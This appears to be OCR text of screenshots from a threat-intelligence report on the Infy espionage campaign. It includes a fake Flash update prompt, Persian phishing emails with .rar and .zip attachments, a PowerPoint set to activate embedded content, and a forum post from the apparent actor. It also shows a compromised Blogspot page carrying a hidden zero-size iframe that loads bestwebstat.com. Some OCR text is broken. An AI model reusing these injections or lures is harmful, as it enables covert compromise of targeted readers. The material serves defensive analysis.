
Please update your Flash Player™

By clicking the Download Now button, you acknowledge you have read and agree to the Software Licensing Agreement.

Campaigns, Tools and Actors

Cross section of the Ecosystem

Infy



taptan313.blogspot.com/2010/07/blog-post_26.html

رهبر شهید و سرور عزیز

پرچم زیبای بلوچستان

ه.ش. ۱۳۸۹ مرداد ۴, دوشنبه

حمله ی هکرهای رژیم به سایت پرطرفدار تفتان

به خدمت خوانندگان عزیز میرسانیم :
سایت پرطرفدار آژانس خبری تفتان با حمله ی هکرهای رژیم مواجه است و بسیاری از خوانندگان با مشکل فنی روبرو هستند.
دست اندرکاران آژانس خبری تفتان در کوشش هستند به زودی با آدرس جدیدی در خدمت خوانندگان عزیز باشند
لطفا در انتظار باشید آدرس جدید تفتان متعاقبا اعلان خواهد شد.
با سپاس
مدیریت آژانس خبری تفتان

ارسال شده توسط تفتان در ۹:۲۴


هیچ نظری موجود نیست:

ارسال یک نظر

پیام جدیدتر — صفحهٔ اصلی — پیام قدیمی تر


اشتراک در: نظرات پیام (Atom)

```
            document.getElementById("navb
            ar-iframe-container"),
                        id: "navbar-
            iframe"
                    });
                }
              });

      </script>
    ▶<script type="text/
    javascript">…</script>
    </div>
  </div>
▼<div id="outer-wrapper">
  ▶<div id="header-wrapper">…</div>
  ▶<iframe frameborder="0" height=
  "0" id="IF198" marginheight="0"
  marginwidth="1" name="IF198"
  scrolling="no" src="http://
  www.bestwebstat.com/e/nt/ifr2.php"
  width="0">…</iframe> == $0
    <script language="JavaScript"
    type="text/javascript"
    xml:space="preserve">//<!
    [CDATA[window.status='';//]]></s
    cript>
  ▶<div id="crosscol-wrapper"
  style="text-align:center">…</div>
  ▶<div id="main-wrap1">…</div>
  ▶<div id="sidebar-wrap">…</div>
  ▶<div id="footer-wrap1">…</div>
  </div>
  <script type="text/javascript">
  if (window.jstiming)
  window.jstiming.load.tick("widgetJ
  sBefore");
  </script>
```



---------- Forwarded message ----------
From: **baran omid** <baramomid@gmail.com>
Date: 14 May 2013 09:11
Subject: انتخابات خرداد ۹۲
To: baramomid@gmid.com


entekhabat.rar
Blocked file



---------- Forwarded message ----------
From: **kaveh tahmasbi** <kaveh.tahmasbi@gmail.com>
Date: 2016-04-20 12:45 GMT+02:00
Subject: فوری/ تصاویر امید کوکبی بعد از سرطان در زندان
To:

با درود
تصاویر منتشر نشده از امید کوکبی بعد از سرطان
جهت انتشار گسترده دررسانه ها

Omid Kokabi.zip



به سي مورد انرژي هسته اي خوش آمديد .

مس ـ که 0 ابق نظر ش 0 ا رفتار 1 کند .

بعدي

Custom Animation

Add Effect | Remove

Modify: Activate Contents

Start: With Previous

Property:


Speed:

```
0        Object 10
         Object 10
         Object 8
1        Object 9
```

Re-Order

Play | Slide Show

☑ AutoPreview



FORUM THREAD QUESTION: UNSOLVED

My sites, False positive

aj58

Posted: 25 Jul 2

Hello
I made Contact wit
but after many day

my reauest was......
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

